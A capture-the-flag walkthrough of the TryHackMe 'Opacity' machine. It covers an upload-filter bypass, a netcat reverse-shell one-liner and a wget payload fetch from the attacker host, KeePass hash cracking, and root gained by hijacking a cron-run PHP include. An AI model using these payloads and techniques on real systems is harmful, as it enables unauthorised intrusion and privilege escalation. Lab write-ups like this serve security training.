

IP: 10.10.113.123

Enumeration

NMAP

Port 80 Webserver

Login	
Username	<input type="text"/>
Password	<input type="password"/>
	<input type="button" value="Login"/>

Navigating to the IP redirects to a login.php page. I tried several different "default" combinations, admin:admin, admin:password etc. Nothing worked. There wasnt anything useful in the source of the page either.

Directory Enumeration

Command used:

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy-opacity$ feroxbuster -u http://10.10.113.123 -w /opt/raft-small-words.txt -x php -C 403,404 -o dir-enum/ferox.80.extensions
```

Output:

```
--- --- -- -- | /` / \ \_/ | \_ /---  
|__|__|_)|_)| /` / \ \_/, \_/_/ / \ | |__/_/ |__/  
by Ben "epi" Risher 😊 ver: 2.7.3
```

🎯 Target Url	http://10.10.113.123
🚀 Threads	50
📖 Wordlist	/opt/raft-small-words.txt
✖ Status Code Filters	[403, 404]
💥 Timeout (secs)	7
_MOUSE User-Agent	feroxbuster/2.7.3
💉 Config File	/etc/feroxbuster/ferox-config.toml
💻 Output File	dir-enum/ferox.80.extensions
\$ Extensions	[php]
🏁 HTTP methods	[GET]
🔃 Recursion Depth	4
🎉 New Version Available	https://github.com/epi052/feroxbuster/releases/latest


🏁 Press [ENTER] to use the Scan Management Menu™

302	GET	0l	0w	0c http://10.10.113.123/ => login.php
301	GET	9l	28w	312c http://10.10.113.123/css => http://10.10.113.123/css/
200	GET	34l	60w	848c http://10.10.113.123/login.php
302	GET	0l	0w	0c http://10.10.113.123/index.php => login.php
302	GET	0l	0w	0c http://10.10.113.123/logout.php => login.php
301	GET	9l	28w	314c http://10.10.113.123/cloud => http://10.10.113.123/cloud/
301	GET	9l	28w	321c http://10.10.113.123/cloud/images => http://10.10.113.123/cloud/images/
200	GET	25l	52w	639c http://10.10.113.123/cloud/
200	GET	25l	52w	648c http://10.10.113.123/cloud/index.php
200	GET	14l	52w	763c http://10.10.113.123/cloud/storage.php
[#####]	-	8m	344080/344080	0s found:10 errors:1362
[#####]	-	7m	86020/86020	189/s http://10.10.113.123/
[#####]	-	7m	86020/86020	190/s http://10.10.113.123/css/
[#####]	-	6m	86020/86020	209/s http://10.10.113.123/cloud/
[#####]	-	6m	86020/86020	205/s http://10.10.113.123/cloud/images/

Found 2 directories:

- css - Nothing useful here
 - cloud - This looks interesting :DDD

/cloud directory



It seems to be some kind of file upload form. Instead of taking a file locally from your machine it asks for a URL.

Command used:

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ python3 -m http.server 80
```

Output:

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.113.123 - - [09/Apr/2023 22:20:33] "GET /test.png HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:22:04] "GET /test.png HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:23:07] "GET /test.png HTTP/1.1" 200 -
```

The website DOES reach out to our machine. I used a simple QR code image as a test.

Obviously most people would try to upload PHP scripts right away (and I absolutely did lmao). But the web server WONT try to reach out for a file if the ending extension isn't an image file extension (.jpg, .png, .gif etc.)


Request

Pretty	Raw	Hex
1 POST /cloud/ HTTP/1.1 2 Host: 10.10.113.123 3 Content-Length: 38 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://10.10.113.123 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://10.10.113.123/cloud/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Cookie: PHPSESSID=d25efmgdh4gjmovna02or0asn3 14 Connection: close 15 16 url=http%3A%2F%2F10.6.16.164%2Frev.php		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Date: Mon, 10 Apr 2023 02:51:16 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 691 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE html> 13 <html> 14 <head> 15 <link rel="stylesheet" href="style.css"> 16 <title> 17 Opacity Storage 18 </title> 19 </head> 20 <body> 21 <h1> 22 23 5 Minutes File Upload 24 25 - Personal Cloud Storage 26 </h1> 27 <div class="form-group"> 28 Please select an image 29 </div> 30 <div class="form-group"> 31 <p style="text-align:center;"> 32 33 </p>			

It will display a '200 OK' if you try to upload a non image extension, but it never actually reaches out for the file and upon a successful upload you will get redirected to '/cloud/storage.php' which will have a preview of your image that you uploaded.



This is a successful upload, an unsuccessful upload will just reload the '/cloud/' page.

Initial foothold

I tried a bunch of different techniques (adding image extensions, trying to gain RCE etc.) but I wasn't making any progress.

```
10.10.113.123 - - [09/Apr/2023 22:32:56] "GET /rev.php.png HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:34:08] "GET /rev.php.png HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:34:26] "GET /rev.php.png HTTP/1.1" 200 -
```

By adding '.png' to the end of the file the server started reaching out to my machine for the file. The file would upload but it wasn't executing upon visiting the image URL.

The screenshot shows a browser-based proxy interface. On the left, under 'Request', a POST request is shown to the endpoint '/cloud/'. The URL in the body of the request is highlighted in red and contains the value 'url=http%3A%2F%2F10.6.16.164%2Frev.php#.png'. On the right, under 'Response', a GET request is shown to the endpoint '/storage.php'. The response body contains the HTML code for the '5 Minutes File Upload - Personal Cloud Storage' page, which includes a QR code and a message about transferring files.

While messing around with different techniques I noticed that adding a '#' after the .php extension made the server redirect me to '/storage.php'

```
10.10.113.123 - - [09/Apr/2023 22:35:37] "GET /rev.php HTTP/1.1" 404 -
10.10.113.123 - - [09/Apr/2023 22:36:49] "GET /rev.php HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:38:53] "GET /rev.php HTTP/1.1" 200 -
```

There we go! By adding the '#' after the '.php' extension the server chops off the '.png' extension and just reaches out for 'rev.php'

You can upload any kind of PHP script with this technique, I chose to use a php bash script. It just turns the web page into a Linux terminal.

The screenshot shows a browser window with four tabs: "TryHackMe | Opacity", "Hack-Tools", "Opacity Storage", and "10.10.113.123/cloud/images/nx". The main content area displays a terminal session on the "Opacity Storage" tab. The user has uploaded a PHP reverse shell script and run it. The terminal output shows:

```
www-data@opacity:/var/www/html/cloud/images# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@opacity:/var/www/html/cloud/images#
```

The files that you upload get deleted every 5 minutes so its probably a better idea to just use the php reverse shell script from Pentest Monkey. I just whipped a quick NC command into the terminal after I uploaded the file.

Ole reliable:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.6.16.164 9001 >/tmp/f
```

Netcat listener set up:

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy-opacity$ nc -lvpn 9001
listening on [any] 9001 ...
```

Shell caught! :DDD

```
connect to [10.6.16.164] from (UNKNOWN) [10.10.113.123] 35786
bash: cannot set terminal process group (802): Inappropriate ioctl for device
bash: no job control in this shell
www-data@opacity:/var/www/html/cloud/images$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Shell upgraded:

```
www-data@opacity:/var/www/html/cloud$ which python3
which python3
/usr/bin/python3
www-data@opacity:/var/www/html/cloud$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<cloud$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@opacity:/var/www/html/cloud$ ^Z
zsh: suspended  nc -lvpn 9001

REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy-opacity$ stty raw -echo; fg; reset
[1] + continued  nc -lvpn 9001

www-data@opacity:/var/www/html/cloud$ export TERM=xterm
```

```
www-data@opacity:/var/www/html$ ls -lah
total 28K
```

```
drwxr-xr-x 4 www-data www-data 4.0K Jul  8 2022 .
drwxr-xr-x 3 root      root     4.0K Jul 26 2022 ..
drwxr-xr-x 3 www-data www-data 4.0K Jul  9 2022 cloud
drwxr-xr-x 2 www-data www-data 4.0K Jul  8 2022 css
-rw-r--r-- 1 www-data www-data 2.4K Jul  8 2022 index.php
-rw-r--r-- 1 www-data www-data 1.9K Jul  8 2022 login.php
-rw-r--r-- 1 www-data www-data 141 Jun 18 2014 logout.php
www-data@opacity:/var/www/html$ cat login.php
<?php session_start(); /* Starts the session */

    /* Check Login form submitted */
    if(isset($_POST['Submit'])){
        /* Define username and associated password array */
        $logins = array('admin' => 'oncloud9','root' => 'oncloud9','administrator' => 'oncloud9');

-----SNIP-----
```

The creds admin:oncloud9 work for the login page previously visited. (The password doesn't work for SSH on users root or sysadmin - both found in passwd)

linPEAS

Its really good to practice manual enumeration, but for the sake of saving time I'm just going to run linPEAS.

```
====| Unexpected in /opt (usually empty)
total 12
drwxr-xr-x 2 root      root     4096 Jul 26 2022 .
drwxr-xr-x 19 root      root     4096 Jul 26 2022 ..
-rwxrwxr-x 1 sysadmin sysadmin 1566 Jul  8 2022 dataset.kdbx
```

There's a KeePass database in /opt.

Escalation to 'sysadmin'

There's a tool keepass2john which will create a hash for JohnTheRipper to crack.

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ keepass2john dataset.kdbx > keepass.hash

REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ cat keepass.hash
dataset:$keepass$*2*100000*0*2114f635de17709ecc4a2be2c3403135ffd7c0dd09084c4abe1d983ad94d93a5*2bceccca0facfb762eb7
9ca66588135c72a8835e43d871977ff7d3e9db0ffa17*cae9a25c785fc7f16772bb00bac5cc82*b68e2c3be9e46e8b7fc05eb944fad8b4ec52
54a40084a73127b4126408b2ff46*b0afde2bd0db881200fc1c2494baf7c28b7486f081a82e935411ab72a27736b4

REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ john keepass.hash --
wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963          (dataset)
1g 0:00:00:08 DONE (2023-04-09 23:26) 0.1223g/s 109.6p/s 109.6c/s 109.6C/s chichi..ilovegod
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The password for the KeePass database is '741852963'

The screenshot shows the KeePassXC application interface. In the main pane, there is a single entry under the 'Root' folder. The entry is titled 'user:pa...' and has the username 'sysadmin'. A red arrow points to the password field, which contains 'Cl0udP4ss40p4city#8700'. The 'General' tab is selected in the entry details panel.

The password that John spit out works! I'm now able to see the password for the user 'sysadmin'

sysadmin:Cl0udP4ss40p4city#8700

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ ssh sysadmin@10.10.113.123
sysadmin@10.10.113.123's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-139-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
```

```
System information as of Mon 10 Apr 2023 03:45:06 AM UTC
```

```
System load: 0.0 Processes: 172
Usage of /: 57.7% of 8.87GB Users logged in: 0
Memory usage: 47% IPv4 address for eth0: 10.10.113.123
Swap usage: 0%
```

```
* Introducing Expanded Security Maintenance for Applications.
Receive updates to over 25,000 software packages with your
Ubuntu Pro subscription. Free for personal use.
```

```
https://ubuntu.com/pro
```

```
Expanded Security Maintenance for Applications is not enabled.
```

```
0 updates can be applied immediately.
```

```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
Last login: Wed Feb 22 08:13:43 2023 from 10.0.2.15
sysadmin@opacity:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),24(cdrom),30(dip),46(plugdev)
```

The password works for SSH! :DDD

```

sysadmin@opacity:~$ ls -lah
total 44K
drwxr-xr-x 6 sysadmin sysadmin 4.0K Feb 22 08:16 .
drwxr-xr-x 3 root      root     4.0K Jul 26 2022 ..
-rw----- 1 sysadmin sysadmin 22 Feb 22 08:09 .bash_history
-rw-r--r-- 1 sysadmin sysadmin 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3.7K Feb 25 2020 .bashrc
drwx----- 2 sysadmin sysadmin 4.0K Jul 26 2022 .cache
drwx----- 3 sysadmin sysadmin 4.0K Jul 28 2022 .gnupg
-rw----- 1 sysadmin sysadmin 33 Jul 26 2022 local.txt
-rw-r--r-- 1 sysadmin sysadmin 807 Feb 25 2020 .profile
drwxr-xr-x 3 root      root     4.0K Jul 8 2022 scripts
drwx----- 2 sysadmin sysadmin 4.0K Jul 26 2022 .ssh
-rw-r--r-- 1 sysadmin sysadmin 0 Jul 28 2022 .sudo_as_admin_successful
sysadmin@opacity:~$ cat local.txt
6661b61[REDACTED]
sysadmin@opacity:~$ 

```

Now local.txt is readable :DDD

Escalation to root

I ran linPEAS again as the user 'sysadmin' there really wasnt anything new apart from now being able to read the '/scripts' directory in sysadmins home.

```

sysadmin@opacity:~/scripts$ ls -lah
total 16K
drwxr-xr-x 3 root      root     4.0K Jul 8 2022 .
drwxr-xr-x 8 sysadmin sysadmin 4.0K Apr 10 04:13 ..
drwxr-xr-x 2 sysadmin root      4.0K Apr 10 04:14 lib
-rw-r----- 1 root      sysadmin 519 Jul 8 2022 script.php

```

script.php

Contents:

```

<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ? rmdir($file) : unlink($file);
    }
}
?>

```

This script makes a backup of the '/scripts' directory.

```

2023/04/10 04:19:01 CMD: UID=0   PID=53970 | /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:19:01 CMD: UID=0   PID=53969 | /bin/sh -c /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:19:01 CMD: UID=0   PID=53968 | /usr/sbin/CRON -f
2023/04/10 04:20:01 CMD: UID=0   PID=53975 | /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:20:01 CMD: UID=0   PID=53974 | /bin/sh -c /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:20:01 CMD: UID=0   PID=53973 | /usr/sbin/CRON -f
2023/04/10 04:21:01 CMD: UID=0   PID=53983 | /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:21:01 CMD: UID=0   PID=53982 | /bin/sh -c /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:21:01 CMD: UID=0   PID=53981 | /usr/sbin/CRON -f
2023/04/10 04:21:01 CMD: UID=0   PID=53984 | /usr/bin/php /home/sysadmin/scripts/script.php

```

By running pspy64 we're able to see that UID 0 (root) is running 'script.php' every minute. It copies the entire directory into a zip file and places it at '/var/backups/backup.zip'

```

<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');

----SNIP----

```

At the top of 'scripts.php' its requiring the file 'lib/backup.inc.php' if we change the file backup.inc.php to a reverse shell php script we should be able to get root.

```
10.10.113.123 - - [10/Apr/2023 00:07:25] "GET /pspy64 HTTP/1.1" 200 -
10.10.113.123 - - [10/Apr/2023 00:17:42] "GET /shell.php HTTP/1.1" 200 -
[]
```

I hosted my php reverse shell script on my python web server and used wget to download the file.

```
sysadmin@opacity:~/scripts/lib$ wget http://10.6.16.164/shell.php
--2023-04-10 04:17:41--  http://10.6.16.164/shell.php
Connecting to 10.6.16.164:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [application/octet-stream]
Saving to: 'shell.php'

shell.php                                100%
[=====] 5.36K  7.44KB/s   in 0.7s

2023-04-10 04:17:42 (7.44 KB/s) - 'shell.php' saved [5493/5493]
```

```
sysadmin@opacity:~/scripts/lib$ chmod +x shell.php
```

I made it executable (not needed) and started a netcat listener on port 1337.

```
sysadmin@opacity:~/scripts/lib$ mv backup.inc.php backup.inc.php.bak && mv shell.php backup.inc.php
```

I moved the original file to a backup and then renamed my reverse shell script 'backup.inc.php'

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy-opacity$ nc -lvpn 1337
listening on [any] 1337 ...
connect to [10.6.16.164] from (UNKNOWN) [10.10.113.123] 55618
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
04:21:02 up 2:25, 1 user, load average: 0.00, 0.00, 0.00
USER        TTY        FROM          LOGIN@        IDLE        JCPU        PCPU WHAT
sysadmin pts/1    10.6.16.164    03:45    36.00s  0.21s  0.21s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
proof.txt
snap
# cat proof.txt
ac0d5[REDACTED]
```